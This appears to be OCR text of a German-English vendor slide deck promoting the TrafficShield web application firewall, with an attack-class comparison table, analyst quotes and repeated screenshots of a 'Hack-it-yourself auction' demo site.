DoS, etc.

Port-basierend

Protokoll-basierend


Applikations-basierend

Traditional Security Doesn't Protect Web Applications

Looking at the wrong
thing in the wrong place

	Application Firewall	*Network Firewall*	*IPS*
Known Web Worms	✓	Limited	✓
Unknown Web Worms	✓	X	Limited
Known Web Vulnerabilities	✓	Limited	Partial
Unknown Web Vulnerabilities	✓	X	Limited
Illegal Access to Web-server files	✓	Limited	X
Forceful Browsing	✓	X	X
File/Directory Enumerations	✓	X	Limited
Brute Force attacks	✓	X	X
Buffer Overflow	✓	Limited	Limited
Cross-Site Scripting	✓	Limited	Limited
SQL/OS Injection	✓	X	X
Cookie Poisoning	✓	X	X
Hidden-Field Manipulation	✓	X	X
Parameter Tampering	✓	X	X

Ohne TrafficShield
Application Security Gateway



Jeder Nutzer einer Webanwendung kann Sicherheitslücken in der Anwendung ausnutzen, um auf Systeme hinter der Anwendung zuzugreifen.

Da diese Attacken für die existierenden Sicherheits-Systeme wie gültige Browser-Anfragen aussehen, werden sie nicht erkannt

Web Applications Increasingly Under Attack

- High information density in the core
- Flaws in applications & 3rd party software
- Traditional security does not protect web apps.
- Gaping hole in perimeter security for web traffic
- Threat growing exponentially


High value attack; AttackValue = Gain / Effort

"My advice is: Buy a Web application-specific firewall today and install it in front of all your Web servers as soon as you can."
Gartner, November 2003

"Application Firewalls are another hot project. Nearly 1/3 (32 percent) of interviewees have Application Firewall projects planned for next year." TIP Research, December 2003

Agenda

1. Overview of making Applications >available< – >fast< – >secure<
2. What threats do we face? - general status web application security
3. Short Hacking demonstration
4. Easy explanation of Traffic Shield
5. How does Traffic Shield secure your applications?
6. Real Live examples
7. Summary



Hack-it-yourself auction

Home | Sell an item | Register now | Login | Help

Search Go!

Browse Go!

Jan.17 2005, 21:16:32

67 REGISTERED USERS 701 AUCTIONS

Categories

- Toys & Games (520)
- Art & Antiques (149)
- Books (11)
- Computers & Software (10)
- Electronics & Photography (5)
- Clothing & Accessories (2)
- Gemstones & Jewelry (1)
- Home & Garden (1)

Last created auctions

Jan. 17 2005, 20:23	Hacker XSS Test
Jan. 17 2005, 16:22	Sabine MT9000 Tuner/Metronome
Jan. 12 2005, 15:10	HP 48
Jan. 12 2005, 15:08	auction website source code
Jan. 12 2005, 15:07	chocolate cake
Jan. 12 2005, 15:06	DVD player

More...

Higher bids

User login

Username


Password

Forgot your password?

Go!

Help Column

- General Help
- Bidding
- Registering
- Selling



http://auction.f5.com/

Hack-it-yourself auction

Home | Sell an item | Register now | Login | Help

Search Go!   Browse Go!

Jan.17 2005, 21:16:32

67 REGISTERED USERS 701 AUCTIONS

Categories

Toys & Games (520)
Art & Antiques (149)
Books (11)
Computers & Software (10)
Electronics & Photography (5)
Clothing & Accessories (2)
Gemstones & Jewelry (1)
Home & Garden (1)

Last created auctions

Jan. 17 2005, 20:23	Hacker XSS Test
Jan. 17 2005, 16:22	Sabine MT9000 Tuner/Metronome
Jan. 12 2005, 15:10	HP 48
Jan. 12 2005, 15:08	auction website source code
Jan. 12 2005, 15:07	chocolate cake
Jan. 12 2005, 15:06	DVD player

More...

Higher bids

User login

Username


Password

Forgot your password?

Go!

Help Column

General Help
Bidding
Registering
Selling



PHPAUCTION - MICROSOFT INTERNET EXPLORER

http://auction.f5.com/**includes/**

Hack-it-yourself auction

Home | Sell an item | Register now | Login | Help

Search [ ] Go! Browse [ ] Go!

Jan.17 2005, 21:16:32

67 REGISTERED USERS 701 AUCTIONS

Categories

- Toys & Games (520)
- Art & Antiques (149)
- Books (11)
- Computers & Software (10)
- Electronics & Photography (5)
- Clothing & Accessories (2)
- Gemstones & Jewelry (1)
- Home & Garden (1)

Last created auctions

Jan. 17 2005, 20:23	Hacker XSS Test
Jan. 17 2005, 16:22	Sabine MT9000 Tuner/Metronome
Jan. 12 2005, 15:10	HP 48
Jan. 12 2005, 15:08	auction website source code
Jan. 12 2005, 15:07	chocolate cake
Jan. 12 2005, 15:06	DVD player

More...

Higher bids

User login

Username [ ]

